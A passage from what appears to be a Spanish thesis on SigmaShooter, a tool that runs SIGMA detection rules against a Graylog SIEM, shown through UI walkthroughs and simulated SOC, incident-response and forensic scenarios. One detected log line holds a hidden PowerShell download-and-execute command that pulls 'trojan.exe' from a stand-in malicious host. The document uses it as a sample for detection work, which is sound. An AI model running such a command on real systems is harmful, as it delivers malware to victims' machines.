


Figura 47: Ventana web principal de SigmaShooter

También podemos acceder a la ventana de subida de registros desde el botón “Upload Logs”, en la parte derecha superior, la cual permite la subida de registros de los sistemas al SIEM y posterior ejecución de firmas SIGMA sobre ellos, generando alertas en caso de detectar actividad maliciosa:




Figura 48: Ventana de subida de registros de SigmaShooter

Cabe destacar que en esta primera versión de la herramienta sólo está disponible la subida de eventos de Windows para su análisis.

- La siguiente acción que podemos realizar es comprobar la conectividad contra el SIEM Graylog configurado desde el botón “Check Connectivity”:




Figura 49: Utilidad Check Connectivity de SigmaShooter

SIGMASHOOTER: APLICACIÓN WEB PARA LA GESTIÓN Y EJECUCIÓN DE FIRMAS SIGMA

Si la conectividad es correcta, la aplicación mostrará un tic verde en la parte derecha, como se muestra en la captura anterior. En caso contrario, se mostraría una cruz roja en forma de X.

- Comprobado que existe conectividad contra el SIEM, y para finalizar esta primera prueba, se subirá la firma SIGMA creada en el punto 2.2.2. de la memoria. Para subir una firma, desde la interfaz, pulsamos sobre “Upload rule” y seleccionamos el fichero de regla:




Figura 50: Utilidad Upload rule de SigmaShooter

Para finalizar la subida, pulsamos en “Submit” y seguidamente se cargará en la aplicación:




Figura 51: Ventana web principal de SigmaShooter con una firma cargada

Haciendo doble clic en la firma, o desde el icono de editar en la parte derecha de la regla, podemos comprobar el contenido de la firma, y editarlo en el caso de que fuera necesario:




Figura 52: Edición de firma Sigma desde SigmaShooter

- Para finalizar, ejecutamos la firma contra el SIEM eligiendo los últimos 14 días y pulsando sobre el botón “Run all Sigma rules”:




Figura 53: Utilidad Run all Sigma rules de SigmaShooter

Cuando finalice la ejecución, la aplicación mostrará en la parte derecha superior ventanas de alerta dependiendo de si la firma SIGMA no es soportada por el SIEM y si ha encontrado resultados o no. En este caso, se muestra lo siguiente:




Figura 54: Alerta "No rule matched" de SigmaShooter

Las firmas ejecutadas en el último día se pueden ver en la ventana “Executions last day”, como se muestra a continuación:




Figura 55: Ventana Executions last day de la ventana principal de SigmaShooter

En este caso, parece que estamos a salvo, ningún usuario ha ejecutado Powershell desde un documento Word.

En el punto siguiente, número 6 de la memoria, se analizará más detenidamente las funciones de la herramienta, probando SigmaShooter en diferentes entornos, los cuales simularan posibles situaciones reales.

5.5. Revisión de los Requisitos

Una vez implementada la solución al problema, en tabla siguiente se copian de nuevo los requisitos identificados en el punto 3, “Análisis del Problema”, con los que debería contar la herramienta para resolver los problemas planteados, y se remarcan en verde los requisitos completados:

Requisito	Descripción
R1	Gestor de firmas SIGMA: crear, importar, editar, exportar, organizar o eliminar firmas.
R2	Interacción con los SIEM más utilizados.
R3	Ejecución de las firmas SIGMA contra el SIEM.
R4	Generación de alertas en SIEM de los resultados obtenidos.
R5	Programación y automatización de R3 y R4.

Como se observa en la tabla, se ha conseguido completar con todos los requisitos propuestos, menos con el requisito R2, que como ya se ha comentado, la primera versión de la aplicación sólo contará con la interacción con el SIEM Graylog.

6. Pruebas en Diferentes Entornos

Una vez desarrollada la herramienta y desplegada en nuestro entorno, en este punto se probará la utilidad de SigmaShooter en diferentes escenarios simulando posibles situaciones reales.

Se realizarán pruebas con SigmaShooter en los siguientes entornos:

- Servicio de Seguridad Gestionada.
- GIR, Grupo de Intervención Rápida, en la investigación de un incidente de seguridad.
- DFIR, del inglés *Digital Forensics & Incident Response*, en la realización de un análisis forense informático de múltiples equipos.

6.1. SigmaShooter en Seguridad Gestionada

En esta prueba vamos a suponer que trabajamos en un SOC, o Centro de Operaciones de Seguridad, y nos encargamos de la Seguridad Gestionada de la universidad UOC, esto es, monitorizar y controlar la seguridad de la red del cliente.

Para ello, además del resto de sistemas de seguridad con los que contamos, queremos ampliar nuestro abanico de detección ejecutando firmas SIGMA contra los datos del cliente que almacenamos en el SIEM Graylog e instalamos la herramienta SigmaShooter.

Una vez desplegada, subimos un primer paquete de firmas SIGMA a la aplicación, recopilación de firmas interesantes publicadas por la comunidad y firmas generadas por nuestro equipo para detectar casos de uso concretos que puedan afectar a nuestro cliente. Para realizar esta subida, pulsamos el botón “Upload Sigma rules”:




Figura 56: Utilidad Upload Sigma rules de SigmaShooter

Y finalizamos la importación pulsando en “Submit”. Después de la subida de firmas, la aplicación tendría el siguiente aspecto:

SIGMASHOOTER: APLICACIÓN WEB PARA LA GESTIÓN Y EJECUCIÓN DE FIRMAS SIGMA




Figura 57: Ventana web principal de SigmaShooter con firmas cargadas

Antes de ejecutar las firmas y empezar a generar alertas, vamos a comprobar que la conectividad contra el SIEM sea correcta con el botón “Check Connectivity”, y posteriormente a testearlas con la opción “Test rules”. Este botón ejecutará las firmas contra el SIEM sin generar alertas, mostrando al analista una evaluación de cada firma, resaltando las firmas que no son soportadas por el SIEM y aquellas que han encontrado muchos resultados, indicando que se revisen, ya que es posible que la firma sea muy genérica y los resultados sean falsos positivos, pudiendo inundar de eventos inútiles la plataforma:




Figura 58: Utilidad Test rules de SigmaShooter

Como se observa en la captura anterior, existen algunas reglas las cuales no son soportadas, ya sea porqué existen errores sintácticos o porqué las firmas utilizan opciones las cuales no son aceptadas por el SIEM configurado.

Anotamos las firmas que no son soportadas para su revisión y continuamos con la ejecución.

Una vez testeadas, ejecutamos las firmas desde “Run all Sigma rules”:



Figura 59: Ventana web principal de SigmaShooter con alertas "Unsupported rules" y "Matches"

Como ya habíamos visto en el test, hay 29 firmas no soportadas y 4 firmas de las soportadas han encontrado resultados en los datos del SIEM. Para ver las firmas ejecutadas en el último día y sus resultados, podemos acceder a la ventana de "Executions last day".

Todas las firmas SIGMA ejecutadas que hayan encontrado resultados en los datos del SIEM se envían en forma de alerta al SIEM, Graylog en este caso. En nuestra ejecución se han generado 4 alertas de las 4 firmas que han encontrado resultados posiblemente maliciosos. A continuación, se muestran las alertas generadas en Graylog por SigmaShooter:

timestamp	source
2020-04-11 09:53:34 +02:00 SigmaShooter: Alert(critical) - Suspect Svchost Activity	SigmaShooter Server
2020-04-11 09:53:26 +02:00 SigmaShooter: Alert(high) - Microsoft Office Product Spawning Windows Shell	SigmaShooter Server
2020-04-11 09:53:06 +02:00 SigmaShooter: Alert(critical) - Ejecución de powershell a partir de Word	SigmaShooter Server
2020-04-11 09:53:05 +02:00 SigmaShooter: Alert(medium) - Cisco Show Commands Input	SigmaShooter Server

Figura 60: Alertas generadas en Graylog por SigmaShooter

Investigamos estas alertas y encontramos que se ha generado la alerta creada en los puntos anteriores, "Ejecución de powershell a partir de Word", por el usuario "WIN-QDJVP2EOBFN\w7" que se ha descargado el binario "trojan.exe" desde una web, a priori sospechosa, utilizando la herramienta "powershell.exe" desde un documento Word, también sospechoso:

2020-04-11 09:34:14 SigmaShooter Server	powershell.exe -nop -w hidden *IEX ((new-object net.webclient).downloadstring("http://web.maliciosa.test/trojan.exe"))	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\w7\Desktop\doc_malicioso.doc"	WIN-QDJVP2EOBFN\w7
SigmaShooter: Alert(critical) - Ejecución de powershell a partir de Word			

Figura 61: Alerta generada en Graylog por SigmaShooter

Acto seguido, y tras analizar más en detalle el incidente, verificamos que se trata de un ataque dirigido contra un usuario y notificamos esta actividad a los responsables de la UOC para que saneen el equipo afectado.

Como SOC, tenemos muchas tareas que realizar, y no podemos ejecutar manualmente todos los días las firmas SIGMA contra el SIEM, con lo cual, hemos realizado el siguiente programa en BASH, lenguaje de comandos de Unix, el cual utiliza la API de

SigmaShooter para comprobar la conexión contra el SIEM, y si es correcta, ejecutar todas las firmas SIGMA:

```
ss-agent.sh x
#!/bin/bash

echo "Checking connectivity..."
check=$(curl -k "https://192.168.37.129:8443/api/checkConn")

if [[ $check == *"\conn\":"OK\ ""* ]]; then
    echo "Connectivity OK, running Sigma rules on SIEM"
    curl -k "https://192.168.37.129:8443/api/runAllRules/1"
fi
```

Figura 62: Programa en BASH para ejecución de firmas con SigmaShooter

Y programamos su ejecución en el *crontab*, servicio de Linux para ejecutar tareas programadas, de algún servidor Linux, para que se ejecute todos los días a las 6:00 AM, por ejemplo, antes de que lleguen los analistas y cuya primera tarea será revisar las alertas generadas en el SIEM por SigmaShooter. El *crontab* quedaría como se observa en la siguiente imagen:

```
$ crontab -l
# SigmaShooter agent
00 6 * * * /etc/sigmaShooter/ss-agent.sh
```

De esta manera quedaría programada la ejecución automática de firmas SIGMA contra el SIEM configurado, automatizando, por tanto, la generación de alertas, librando de esta tarea a los analistas para que inviertan más tiempo en tareas de investigación y análisis de los incidentes generados en el SIEM.

6.2. SigmaShooter en un GIR

En este caso, vamos a suponer que nos llama un cliente con sospechas de que su red ha sido vulnerada por una amenaza avanzada ya que tiene diferentes incidentes abiertos los cuales pueden estar realizados, y nos pide a nosotros, por nuestra reputación, que realicemos una investigación para determinar el alcance de la amenaza.

Antes de empezar con la investigación, preguntamos al cliente si almacena los datos de los sistemas en un SIEM, Graylog para la primera versión de SigmaShooter. El cliente contesta de manera afirmativa, y entonces le indicamos que nos proporcione los datos necesarios para acceder al SIEM y los configuramos en el fichero de configuración de SigmaShooter, "sigmaShooter.conf":

```
sigmaShooter.conf x
57 #####
58 # Step 4): Uncomment and complet the SIEM variables in which you store your data to search
59 # Sigma queries
60 #####
61 # Graylog
62 # NOTE: siem value must match with sigmac options availables
63 siem=graylog
64 siemAddr=192.168.37.130
65 siemPortApi=9000
66 # NOTE: write siemUrlApi ended with slash. e.g. siemUrlApi=/api/
67 siemUrlApi=/api/
68 siemPortInput=12202
69 siemToken=Indihcnu821mqihafbrv2rmbd3r8c fh5r8tdc4b1ib4p8a4ij63m
```

Figura 63: Parte del código del fichero sigmaShooter.conf

Una vez rellenado el fichero de configuración, desplegamos la herramienta, comprobamos que la conectividad contra el SIEM es correcta y ejecutamos nuestras reglas SIGMA cargadas contra el SIEM en los últimos 14 días, para revisar las posibles amenazas que pudieran haber infectado la red del cliente y descartar técnicas de ataque.

Cuando finalice la ejecución, podemos revisar las firmas detectadas desde la ventana “Executions last day”:




Figura 64: Ventana Executions last day de la ventana principal de SigmaShooter

También, como se ha comentado en el punto anterior, podemos acceder a Graylog para revisar las alertas generadas:

Quick Values for *SigmaRuleTitle*

Add to dashboard ▾ Customize ▾




Figura 65: Quick Values del campo SigmaRuleTitle de los eventos de Graylog

De esta forma, de manera muy rápida, podemos comprobar las amenazas producidas en la red del cliente o descartarlas, en caso de que ninguna firma se hubiera ejecutado. Además, esto nos da un punto de partida para empezar a analizar el incidente y determinar el alcance de este, con el fin de contenerlo lo más rápido posible, cosa que el cliente agradecerá.

6.3. SigmaShooter en un DFIR

En este último supuesto, vamos a imaginar que un cliente nos pide realizar un análisis forense informático de 10 equipos de su red, por ejemplo, porque el antivirus ha detectado en los 10 equipos, en el mismo momento, un fichero sospechoso y no saben de dónde ha salido. Ante esta situación, el cliente nos envía las evidencias de los equipos afectados a analizar.

Antes de empezar con el forense de los 10 equipos, lo cual nos llevaría mucho tiempo, podemos subir los registros de eventos de Windows a SigmaShooter que serán subidos a nuestro SIEM configurado y sobre los cuales se ejecutarán las firmas SIGMA cargadas.

Así que, abrimos la pestaña de “Upload Logs”, en la parte superior derecha de la interfaz de SigmaShooter, y pulsamos en “Upload Windows Event Log files”:




Figura 66: Utilidad Windows Event Logs de la ventana Upload Logs de SigmaShooter

Pulsamos en “Examinar” y seleccionamos los eventos de Windows de los equipos a analizar:

Nombre	Fecha de modificación	Tipo
Windows-PC1.evtx	29/02/2020 15:58	Registro de eventos
Windows-PC2.evtx	29/02/2020 15:58	Registro de eventos
Windows-PC3.evtx	29/02/2020 15:58	Registro de eventos
Windows-PC4.evtx	29/02/2020 15:58	Registro de eventos
Windows-PC5.evtx	29/02/2020 15:58	Registro de eventos
Windows-PC6.evtx	29/02/2020 15:58	Registro de eventos
Windows-PC7.evtx	29/02/2020 15:58	Registro de eventos
Windows-PC8.evtx	29/02/2020 15:58	Registro de eventos
Windows-PC9.evtx	29/02/2020 15:58	Registro de eventos
Windows-PC10.evtx	29/02/2020 15:58	Registro de eventos




Figura 67: Ventana de examinar del botón Windows Event Logs de SigmaShooter

Y para empezar con la ejecución, pulsamos en “Submit logs and run Sigma rules”:




Figura 68: Utilidad Windows Event Logs de SigmaShooter con 10 ficheros seleccionados

Cuando SigmaShooter finalice de subir y analizar los ficheros, el resultado se mostrará en la misma ventana:

